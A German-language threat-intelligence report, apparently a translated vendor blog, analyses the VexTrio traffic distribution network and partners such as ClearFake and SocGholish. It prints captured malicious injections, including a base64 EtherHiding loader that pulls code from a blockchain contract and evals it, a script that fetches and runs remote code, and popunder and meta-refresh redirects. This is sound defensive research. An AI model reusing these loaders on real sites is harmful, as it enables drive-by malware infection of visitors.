


Abbildung 7: Keine Treffer bei VirusTotal für logsmetrics[.]com

PARTNER

In den letzten sechs Jahren waren zahlreiche Cyberkriminelle Teil des Affiliate-Netzwerks von VexTrio. In dieser Zeit haben sich die Taktiken, Techniken und Verfahren (TTPs) von VexTrio erheblich weiterentwickelt. Ihr Mechanismus zur Verfolgung der Aktivitäten der Partner ist jedoch weitgehend unverändert geblieben. VexTrio verwendet URL-Abfrageparameter, um die Quelle, die Infrastruktur, das verantwortliche Affiliate-Mitglied und die Kampagne zu ermitteln, die mit dem an sein TDS gesendeten Web-Traffic verbunden sind. Im Laufe der Geschichte von VexTrio haben wir mehrere Tracking-Parameter identifiziert: `u=`, `o=`, `t=`, `m=`, `f=`, `fp=` und `utm_campaign=`.

Basierend auf der Analyse der URL-Muster schätzen wir, dass die `u-` und `o`-Parameterwerte zusammen ein einzigartiges Partner-Mitglied darstellen. Durch die Einbeziehung öffentlicher Aufzeichnungen in die Forschung haben wir bisher über 60 einzigartige Kombinationen von `u-` und `o`-Werten aufgedeckt. Die Gesamtzahl der Partner über die gesamte Geschichte von VexTrio hinweg dürfte weitaus größer sein als diese Zahl.

Partner leiten den Web-Traffic an eine begrenzte Anzahl von VexTrio TDS-Servern innerhalb ihrer Partnerschaft weiter. Vermutlich weist das Netzwerk jedem Partner eine bestimmte Servergruppe zu, die nicht exklusiv für ihn bestimmt sind. Beispielsweise hat der ClearFake-Akteur in den letzten fünf Monaten den Traffic der Opfer an eine kleine Gruppe von VexTrio TDS-Domains mit den konstanten Parameterwerten `t=popunder&o=apqk0hv&u=nlq8mwa` `weitergeleitet`. In der Regel autorisieren Partnerprogramme die teilnehmenden Mitglieder, automatisch eine Liste der aktuellen Server über eine API abzurufen. Angesichts dieser Standardpraktiken in legitimen Marketingprogrammen ist es wahrscheinlich, dass VexTrio auch eine API verwendet.

Die folgenden Unterabschnitte bieten einen Überblick über mehrere VexTrio-Partner. Es gibt zu viele Teilnehmer im Netzwerk, um sie alle in diesem Blog zu beschreiben. Deshalb haben wir Akteure zusammengestellt, die entweder in der Cybersicherheits-Community anerkannt sind oder einzigartige und interessante Qualitäten aufweisen.

CLEARFAKE

ClearFake ist ein bösartiges JavaScript-Framework, das Website-Besuchern über einen HTML-iframe dynamisch schädliche Inhalte präsentiert. Benutzer werden dazu verleitet, auf eine gefälschte Schaltfläche für ein Browser-Update zu klicken, die schließlich zu einer Malware-Infektion führt (z. B. der Amadey-Infostealer).[13]

Am 25. August 2023 entdeckte Randy die Malware, als er eine sich merkwürdig verhaltende Workstation in seinem Unternehmen untersuchte. Der betroffene Computer stellte Netzwerkverbindungen zu einer bekannten VexTrio-Domain `bonustop-price[.]life` her. Diese Domain folgte nicht der typischen VexTrio-Umleitungskette, sondern zeigte eine kompromittierte Website an, die versuchte, Benutzer mit einem gefälschten Chrome-Browser-Update anzulocken.

Aufgrund dieser Beobachtung wissen wir, dass ClearFake seit mindestens fünf Monaten ein Partner von VexTrio ist. Im Gegensatz zu den meisten Interaktionen zwischen VexTrio und seinen Partnern führt ClearFake keine HTTP-302-Umleitung zu VexTrio-TDS-Servern durch. Stattdessen wird ein kommerzielles TDS namens Keitaro genutzt. ClearFake öffnet ein Browser-Fenster, führt eine Keitaro-Anwendung aus und leitet zur VexTrio TDS-URL weiter. Am 7. Dezember 2023 beobachtete Randy beispielsweise die folgende Angriffssequenz, an der beide Akteure beteiligt waren:


1. Der Benutzer besucht die kompromittierte Website, in die schädliches JavaScript eingebettet wurde.
2. Der injizierte Code ruft die API der beliebten Kryptowährungsplattform Binance auf.
3. Verschleiertes Javascript wird zurückgegeben und ausgewertet
4. ClearFake TDS, das Keitaro ausführt, wird aufgerufen
5. Die Antwort von Keitaro ist eine Weiterleitung zu VexTrio TDS

Die ClearFake-Akteure fügten zwei Skriptblöcke in die HTML-Indexseite der kompromittierten Website ein. Der erste Block lud eine Kryptowährungsbibliothek, die es der Malware ermöglichte, mit dem Blockchain-Netzwerk Binance Smart Chain (BSC) zu interagieren. Der zweite Block wurde in Base64 codiert, eine unter Cyberkriminellen gängige Technik, um bösartigen Code vor Website-Betreibern und Bedrohungsforschern zu verbergen (siehe Abbildung 8).

```
<script src="https://cdn.ethers.io/lib/ethers-5.2.umd.min.js" type="application/javascript"></script><script src="data:te
xt/javascript;base64,YXN5bmMgZnVuY3Rpb24gbG9hZCgpe2xldCBwcm92aWRlcj1uZXcgZXRoZXJzLnByb3ZpZGVycy5Kc29uUnBjUHJvdmlkZXIoImh0
dHBzOi8vYnNjLWRhdGFzZWVkMS5iaW5hbmNlLm9yZy8iKSxzaWduZXI9cHJvdmlkZXIuZ2V0U2lnbmVyKCksYWRkcmVzcz0iMHg3ZjM2RDkyOTJlN2M3MEEyM
DRmYUNDMmQyNTU0NzVBODYxNDg3YzYwIixBQkk9W3tpbnB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiX2xpbmsiLHR5cGU6InN0cmluZyJ9XS
xuYW1lOiJ1cGRhdGUiLG91dHB1dHM6W10sc3RhdGVNdXRhYmlsaXR5OiJub25wYXlhYmxlIix0eXBlOiJmdW5jdGlvbiJ9LHtpbnB1dHM6W10sbmFtZToiZ2V
0IixvdXRwdXRzOlt7aW50ZXJuYWxUeXBlIjoiZHJpbmciLG5hbWU6IiIsdHlwZToic3RyaW5nIn1dLHN0YXRlTXV0YWJpbGl0eToidmlldyIsdHlwZToiZnVu
Y3Rpb24ifSx7aW5wdXRzOltdLG5hbWU6ImxpbmsiLG91dHB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiIix0eXBlOiJzdHJpbmcifV0sc3Rhd
GVNdXRhYmlsaXR5OiJ2aWV3Iix0eXBlOiJmdW5jdGlvbiJ9XSxjb250cmFjdD1uZXcgZXRoZXJzLkNvbnRyYWN0KGFkZHIsc3MsQUJJLHByb3ZpZGVyKSxsaW
5rPWF3YWl0IGNvbnRyYWN0LmdldCgpO2V2YWwoYXRvYihsaW5rKSl9d2luZG93Lm9ubG9hZD1sb2FkOw==></script><link rel="icon" href="https
```


Abbildung 8: Code-Injektion in einer von ClearFake kompromittierten Website

Die entschlüsselte Version des Base64-Codeblocks enthüllte ein JavaScript, das einen HTTP-API-Aufruf an Binance durchführte (Abbildung 9).



```
async function load(){let provider=new ethers.providers.JsonRpcProvider("https://bsc-dataseed1.binance.org/"),signer=prov
ider.getSigner(),address="0x7f36D9292e7c70A204faCC2d255475A861487c60",ABI=[{inputs:[{internalType:"string",name:"_link",t
ype:"string"}],name:"update",outputs:[],stateMutability:"nonpayable",type:"function"},{inputs:[],name:"get",outputs:[{int
ernalType:"string",name:"",type:"string"}],stateMutability:"view",type:"function"},{inputs:[],name:"link",outputs:[{inter
nalType:"string",name:"",type:"string"}],stateMutability:"view",type:"function"}],contract=new ethers.Contract(address,AB
I,provider),link=await contract.get();eval(atob(link))}window.onload=load;
```


Abbildung 9: JavaScript für die Binance-Interaktion

Das BSC-Netzwerk reagierte auf den Aufruf mit einem weiteren verschleierten JavaScript, das in Base64 codiert und dann in hexadezimale Zeichen umgewandelt wurde (Abbildung 10). Diese Taktik ist auch als „EtherHiding“ bekannt, bei der BSC missbraucht wird, um bösartigen Code in Blockchain-Transaktionen zu verstecken.

Abbildung 10: Verschleiertes JavaScript, versteckt in BSC

Nachdem ClearFake das JavaScript entschleiert hatte, wurde eine XMLHttpRequest an einen TDS-Server gesendet, der von den ClearFake-Akteuren betrieben wurde und auf dem die Keitaro-Software lief (Abbildung 11).

```
eval(
  (() => {
    let _0x59b466 = new XMLHttpRequest()
    return (
      _0x59b466.open('GET', 'https://marybskitchen.com/fEOV2v/', false),
      _0x59b466.send(null),
      _0x59b466.responseText
    )
  })()
)
```

Abbildung 11: Deobfuskierte JavaScript-Abfragen ClearFake TDS

Der ClearFake Keitaro TDS-Server antwortete auf die Anfrage mit einem nicht verschleierten JavaScript (siehe Abbildung 12). Wenn das Opfer die kompromittierte Website innerhalb von 24 Stunden zuvor noch nicht besucht hat, öffnet das JavaScript beim Klicken auf eine beliebige Stelle auf der Website ein Front-Popup-Fenster und lädt die VexTrio-TDS-URL: `hXXps://allprizeshub[.]life/?t=popunder&o=apqk0hv&u=nlq8mwa`. Wie oben erwähnt, werden die Parameter `o=apqk0hv` und `u=nlq8mwa` ausschließlich von ClearFake verwendet.

```
var popunder = {
    expire: 1,
    url: "https://allprizeshub.life/?t=popunder&o=apqk0hv&u=nlq8mwa"
};
! function() {
    var W, $ = popunder.url || "http://google.com",
        o = "click",
        a = "popunder", // name of cookie
        c = popunder.clicks_num || 1,
        x = popunder.expire || 24,
        e = document.documentElement,
        n = "undefined",
        d = typeof popunder.path != n ? ";path=" + popunder.path : "",
        r = function() {
            0 == --c && (document.cookie.match(/(^|\W)popunder=1(\W|$)/) || (window.open($, a, "width=1024,height=768,resizable=1,toolbar=1,location=1,menubar=1,status=1,scrollbars=1"), window.focus(), (W = new Date).setTime(W.getTime() + 3600 * x * 1000), document.cookie = a + "=1; expires=" + W.toGMTString() + d))
        };
    typeof e.addEventListener != n ? e.addEventListener(o, r, !1) : typeof e.attachEvent != n && e.attachEvent("on" + o, r)
}();
```

Abbildung 12: ClearFake JavaScript leitet über ein Popup-Fenster zu VexTrio weiter

Die ClearFake-Akteure haben ihren Keitaro-TDS-Serverstandort im verschleierten JavaScript, das auf BSC gehostet wird, regelmäßig aktualisiert, indem sie den Smart Contract über eine Blockchain-Transaktion geändert haben. Wir haben den BNB Smart Chain Explorer verwendet, um die Wallet-Adresse zu suchen, auf die in dem zuvor erwähnten Base64-kodierten JavaScript verwiesen wird. Wie in Abbildung 13 zu sehen ist, ergibt die Suche eine Ergebnisseite mit 125 Transaktionen zum Zeitpunkt der Erstellung dieses Artikels. Es liegt in der Natur der BSC-Technologie, dass ein Smart Contract, sobald

er eingesetzt wird, autonom arbeitet und nicht deaktiviert werden kann. Diese Art von Umgebung bietet dem Akteur die Möglichkeit, bösartigen Code ohne Kosten zu hosten und eine operative Ausfallsicherheit zu erreichen.




Abbildung 13: Blockchain-Transaktionen für Wallet 0x7f36D9292e7c70A204faCC2d255475A861487c60

ClearFake Keitaro TDS-Server haben Website-Besucher vom 5. bis 7. Dezember ausschließlich zu VexTrio TDS-Endpunkten umgeleitet. Seitdem sind die ClearFake-Aktivitäten zurückgegangen und wir haben noch nicht die typische Bereitstellung einer gefälschten ausführbaren Chrome-Update-Datei beobachtet. Die jüngsten Angriffsketten haben entweder zur VexTrio-Infrastruktur oder zu zwielichtigen Glücksspiel-Webseiten (`prom-gg[.]com` und `go[.]clicksme[.]org`) umgeleitet.

SOCGHOLISH

SocGholish ist eine JavaScript-basierte Malware, die seit 2017 aktiv ist. Die Akteure von SocGholish sind seit mindestens April 2022 mit VexTrio verbunden. Die Malware-Betreiber nutzen Drive-by-Kompromittierungstaktiken und schleusen bösartiges JavaScript in anfällige Websites ein, um potenzielle Opfer zu erfassen. SocGholish zielt nur auf Windows-OS-Benutzer ab, die zum ersten Mal die Website besuchen, basierend auf ihrem User-Agent, ihrer IP-Adresse und ihren Browser-Cookies. Für Besucher, die mit den SocGholish-Ausbeutungsmethoden nicht kompatibel sind (z. B. MacOS-Geräte), werden die Akteure den Web-Traffic weiterhin nutzen, indem sie sie auf VexTrio TDS-Server umleiten.

Wenn Website-Besucher die Kompatibilitätsprüfungen von SocGholish bestehen, werden sie von der Malware aufgefordert, eine schädliche Nutzlast (Windows JavaScript) herunterzuladen, die sich als Browser-Update-Software tarnt. Nachdem Benutzer dieser gefälschten Aufforderung zum Opfer gefallen sind und die Nutzlast ausgeführt haben, sammelt das Skript Informationen über die Windows-Umgebung der Opfer und sendet sie an einen SocGholish C2. Wenn diese Informationen den Zielkriterien von SocGholish entsprechen, weist der C2 die infizierten Computer an, kontinuierlich Beacon-Signale an ihn zu senden. Andernfalls weist der C2 das JavaScript an, sich zu beenden. Über Beaconing kann SocGholish Folge-Malware (z. B. Ransomware, Remote-Access-Trojaner) auf den Systemen der Opfer bereitstellen. Die SocGholish-Akteure betreiben verschiedene Typen von TDS-Servern, darunter Parrot TDS und solche, auf denen die Keitaro-Software ausgeführt wird. Parrot TDS umfasst viele Webserver, die über 16.000 kompromittierte Websites unterstützen.[14] Die Security-Gemeinschaft hat nur beobachtet, dass Parrot TDS

den Webverkehr zur SocGholish-Infrastruktur umleitet, und festgestellt, dass beide von derselben Entität kontrolliert werden.

Im Folgenden wird ein Fall beschrieben, in dem SocGholish Website-Besucher, die MacOS-Geräte verwendeten, auf das VexTrio-Netzwerk umleitete. Diese Aktivität, die am 16. Dezember 2023 stattfand, ist ein bemerkenswertes Beispiel dafür, wie bestimmte Bedrohungsakteure den gesamten Webverkehr als potenzielle Geschäftsmöglichkeit betrachten.

1. Der Benutzer besucht die kompromittierte Website, in die mehrere JavaScript-Blöcke eingefügt wurden, die viele SocGholish-Keitaro-TDS-Server aufrufen.
2. Aufgrund der mehrfachen Injections besteht eine Wettlaufsituation, bei der möglicherweise eine von ihnen zuerst ihre Ausführung abschließt und die nächste Stufe einleitet.
3. Es wird eine HTTP-Anfrage an einen SocGholish Keitaro TDS gestellt.
4. Wenn der User-Agent auf Windows basiert, führt die Antwort des ersten Aufrufs zu einem SocGholish-Server der zweiten Stufe, der den gefälschten Browser-Köderinhalt und den Blob für die Windows-JavaScript-Nutzlast bereitstellt. Unseren Beobachtungen zufolge ist die Second-Stage-Domain immer eine Subdomain, die durch Domain-Shadowing erstellt wurde.[15]
5. Wenn der User-Agent auf MacOS basiert, wird die Antwort stattdessen auf denselben Keitaro TDS, aber einen anderen Pfad lauten.
6. Dieser zweite Keitaro-Anruf wird mit einer 302-Weiterleitung zu einem VexTrio TDS beantwortet.

Im Fall vom 16. Dezember schleusten die Akteure 11 Zeilen fremden Codes in den Pfad `/wp-content/themes/frealestate/js/viewportchecker.js` der kompromittierten Website ein. Dieser Codeblock zeigte drei verschiedene Methoden zur Abfrage des SocGholish Keitaro TDS-Servers. Eine der Methoden beinhaltete verschleierten Code, während der Rest Klartext zeigte. Später in diesem Blog geben wir einen besseren Überblick über eine SocGholish-JavaScript-Injektion in Klartext, die sich deutlich sichtbar in der HTML-Basisseite einer kompromittierten Website befindet.

Abbildung 14: Eine SocGholish-JavaScript-Injection, die drei verschiedene HTTP-Anforderungsmethoden zeigt

Jede der Codezeilen in Abbildung 14 oben versucht eine HTTP-Anfrage an einen SocGholish TDS-Server, auf dem die Keitaro-Software läuft. Da der mit den Anfragen verbundene User-Agent Safari ist, antwortet der TDS auf die Anfragen mit einem anderen JavaScript, das dieselbe TDS-Domain mit einem anderen URL-Pfad aufruft. Diese Pfade sind Artefakte der Keitaro-Software und einzigartig für die TDS-Domain. Sie sind statisch einer bestimmten Ressource auf dem TDS-Server zugewiesen. Für die Keitaro-Domain `machinetext[.]org` gibt es beispielsweise zwei Pfade:

1. `https://machinetext[.]org/q7RzzRnM` – Stufe 1 TDS-Pfad in JavaScript-Injection
2. `https://machinetext[.]org/3kLWqNMc` – Stufe 2 TDS-Pfad, der zu VexTrio TDS umleitet

Auf allen von SocGholish kompromittierten Websites verweisen Injections, die auf die Domain `machinetext[.]org` verweisen, immer auf den Pfad /q7RzzRnM. Neben dem Herausfiltern von allem, was dazu beiträgt, eine Erkennung durch Sicherheitslösungen und Bedrohungsforscher zu vermeiden, dient dies auch dazu, Windows- von macOS-Systemen zu unterscheiden.

Schließlich antwortete der Pfad der Stufe 2 Keitaro `/3kLWqNMc` mit der HTTP-302-Weiterleitung auf den folgenden VexTrio TDS:

`hXXps://greatbonushere[.]top/?u=4dkpaew&o=81yk607&cid=2p6u305e5k29r`

Ähnlich wie bei ClearFake ist die Kombination aus u/o-Parameterwert und SocGholish einzigartig. Dies erleichtert die Zuordnung und der Ermittlung eines Zeitplans für die Nutzung. Basierend auf diesen eindeutigen u/o-Parameterwerten leitet SocGholish seit mindestens April 2022 auf VexTrio um. Abbildung 15 unten zeigt eine vollständige Fiddler-Erfassung der Angriffskette: beginnend mit der kompromittierten Website, die auf den SocGholish TDS, den VexTrio TDS und schließlich auf den betrügerischen Robot-Captcha-Inhalt von VexTrio umleitet.

#	Re...	Protocol	Host	URL	Body	Comments
1	200	HTTPS	[redacted]	/	34,006	Compromised site main URL
2	200	HTTPS	[redacted]	/wp-content/themes/frealestate/js/viewportchecker.js?...	19,430	SocGholish injections
3	200	HTTPS	machinetext.org	/q7RzzRnM	86,987	SocGholish Keitaro redirecting to new path
4	302	HTTPS	machinetext.org	/3kLWqNMc	0	SocGholish Keitaro redirecting to VexTrio
5	200	HTTPS	greatbonushere.top	/?u=4dkpaew&o=81yk607&cid=2p6u305e5k29r	38,190	VexTrio TDS with SocGholish u/o
6	200	HTTPS	1656.dooroftcon.live	/clydiyyk/article1656.doc?u=4dkpaew&o=81yk607&cid=...	3,526	VexTrio TDS
7	302	HTTPS	1656.dooroftcon.live	/web/?sid=t2~1gmp5mc5vgxjzyrtapqdqxca	215	VexTrio TDS
8	200	HTTPS	re-captha-version-3-49.top	/ms/robot4/?c=edc3bd3f-dd89-4c4e-aefc-91cf754a3ae...	59,711	VexTrio Robot

Abbildung 15: Fiddler-Erfassung der Angriffskette von SocGholish zu VexTrio

TIKTOK AKTUALISIERUNG

Dieser Partner registriert Lookalike-Domains, die beliebte Internet-Profilentitäten imitieren und generische Schlüsselwörter verwenden. Der Akteur weist einen Teil dieser Domains zu, um den Web-Traffic auf Affiliate-Netzwerke wie VexTrio umzuleiten. Solche Domains verwenden durchweg den Subdomain-Namen „tiktok“ (z. B. `tiktok[.]megastok[.]top`) und leiten auf denselben VexTrio TDS (`prizes-topwin[.]life`) um, der auch von ClearFake verwendet wird. Diese TDS-Domain hat den Web-Traffic größtenteils auf die Dating- und Roboter-CAPTCHA-Kampagnen von VexTrio umgeleitet. Wenn die Besucher der Website die Zielbedingungen von VexTrio nicht erfüllen, werden sie auf die Standard-Downloadseite der Tinder-App im Google Play Store weitergeleitet.

Im Gegensatz zu ClearFake verwendet dieser Akteur kein JavaScript, um Website-Besucher umzuleiten. Stattdessen werden HTML-Meta-Tags verwendet, um die Webseite des Opfers zu aktualisieren und es zum VexTrio TDS-Speicherort umzuleiten (Abbildung 16). Bemerkenswert ist, dass sich auch die Werte (`/?u=rdwp60t&o=9qheffd`) für die Tracking-Parameter der Partner von denen unterscheiden, die von ClearFake verwendet werden.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <img src="//whos[.]amung[.]us/pingjs/?k=depopolador&t=The Depopolador Global&x=hXXps://www[.]
    <meta http-equiv="Refresh" content="0;url=hXXps://prizes-topwin[.]life/?u=rdwp60t&o=9qheffd">
</head>
<body>

</body>
</html>
```

Abbildung 16: HTML-Meta-Tags, die zur Weiterleitung an VexTrio TDS verwendet werden

DOMAINANALYSE

VexTrio ist ein äußerst aktiver DNS-Bedrohungsakteur, der eine sehr große Anzahl von Domains registriert, um weitreichende Angriffe auf der ganzen Welt durchzuführen. Aufgrund ihrer Arbeitsweise hinterlassen sie oft einen deutlichen Fußabdruck in unseren Netzwerkprotokollen, sodass wir ihre Aktivitäten umfassend untersuchen und DNS-Muster der letzten zwei Jahre identifizieren können. Infoblox-Lösungen verwenden DNS-Signaturen, um VexTrio-Domains proaktiv zu erkennen und zu blockieren. In letzter Zeit haben die Akteure einen großen Teil ihrer Infrastruktur auf Shared-Hosting-Anbieter verlagert, wodurch sie schwieriger zu verfolgen sind. Diese Bereiche weisen jedoch weiterhin einzigartige Merkmale auf, die unsere Detektoren erfassen können. In diesem Abschnitt teilen wir Details über VexTrio-Domain-Muster sowie deren Verhalten in DNS.

DDGA

DDGA-Domains spielen eine wichtige Rolle im VexTrio-Netzwerk. Diese Domains sind vielseitig einsetzbar und können entweder als TDS oder als Host für schädliche Inhalte fungieren, wie wir im späteren Abschnitt „Kampagnen“ beschreiben werden. Die Nutzung einer DDGA durch VexTrio ist ein wichtiger Faktor für ihren Erfolg als Affiliate-Netzwerk und ihr Überleben im Cyberspace. Ihre große und ständig wachsende Sammlung von Domains macht es Internetanbietern schwer, ihre Infrastruktur zum Erliegen zu bringen. Wir haben den DDGA-Algorithmus in unseren vorherigen Veröffentlichungen beschrieben. Hier geben wir eine statistische Beschreibung der Änderungen, die wir seit unserem letzten Bericht festgestellt haben.

Das DDGA-Dictionary von VexTrio wächst weiter. Bisher haben wir 4518 eindeutige Wörter aus unseren historischen DDGA-Erkennungen extrahiert. Beachten Sie, dass es schwierig ist, einen Wort-Extraktor zu erstellen, der alle Wörter in einem Domainnamen genau findet. Die Aufgabe ist noch schwieriger zu bewältigen, wenn der Akteur kurze Wörter mit zwei Buchstaben verwendet. Im Allgemeinen weisen Wörter, die VexTrio früh in ihr Dictionary aufgenommen hat, eine höhere Nutzungshäufigkeit in allen DDGA-Domains auf, wie in der Word Cloud in Abbildung 17 zu sehen ist. Einige Bereiche werden viel häufiger verwendet als ihre verwandten Wörter, obwohl sie etwa zur gleichen Zeit in das Dictionary aufgenommen wurden. Dies deutet darauf hin, dass der DDGA-Algorithmus von VexTrio nicht vollständig randomisiert ist oder dass sie einige Wörter aus ihrem Dictionary entfernt haben (z. B. wurde das Wort „Tabelle“ seit dem 5. Februar 2023 nicht mehr in VexTrio-DDGA-Domains gesehen).




Abbildung 17: VextRIO DDGA Word Cloud

Wir ermitteln, wann ein neues Wort in das VexTrio-Dictionary aufgenommen wurde, indem wir die Domain mit dem frühesten Registrierungsdatum finden, die das Wort in ihrem Namen verwendet. Abbildung 18 unten zeigt die Häufigkeit neu hinzugefügter Wörter im Vergleich zu den Erstellungsdaten der Domains. Diese Aktivität ist ein weiteres Beispiel für die kontinuierliche Weiterentwicklung von VexTrio. Die Akteure aktualisieren ständig ihre TTPs und Toolkits sowie ihre Auswahl an Domainnamen und TLDs. Deshalb ist es ein ineffektiver Ansatz, sich einfach auf eine statische Liste von Wörtern oder TLDs zu verlassen, die auf der Domain-Historie basiert, um VexTrio-Domains umfassend zu erkennen.




Abbildung 18: Häufigkeit der Aufnahme neuer Wörter in das VexTrio-Dictionary

DNS-INFRASTRUKTUR

Eine der größten Veränderungen in der Infrastruktur von VexTrio seit unserem ersten Bericht war die Massenmigration von Domains von dedizierten Servern zu Shared Hosting. Dies ist ein erheblicher Aufwand und eine Veränderung der TTPs durch den Akteur, um die Erkennung durch Sicherheitssysteme zu vereiteln. In Abbildung 19 unten haben wir diese DNS-Neukonfiguration visualisiert. Die Knoten (oder schwarzen Punkte) im Diagramm stellen entweder eine VexTrio DDGA-Domain, eine TDS-Domain oder einen dedizierten Nameserver dar. Die roten Ränder, die die Knoten verbinden, stellen die Domains dar, die

zu einem bestimmten Zeitpunkt auf den dedizierten Servern von VexTrio gehostet wurden. Ein blauer Rand zeigt an, dass die Domain zu einem Shared-Hosting-Dienstanbieter führt. Im Laufe der Zeit konnten wir feststellen, dass eine große Anzahl von VexTrio-Assets vom dedizierten Hosting zum Shared Hosting (z. B. Cloudflare, NameSilo und OVH) migriert wurde.

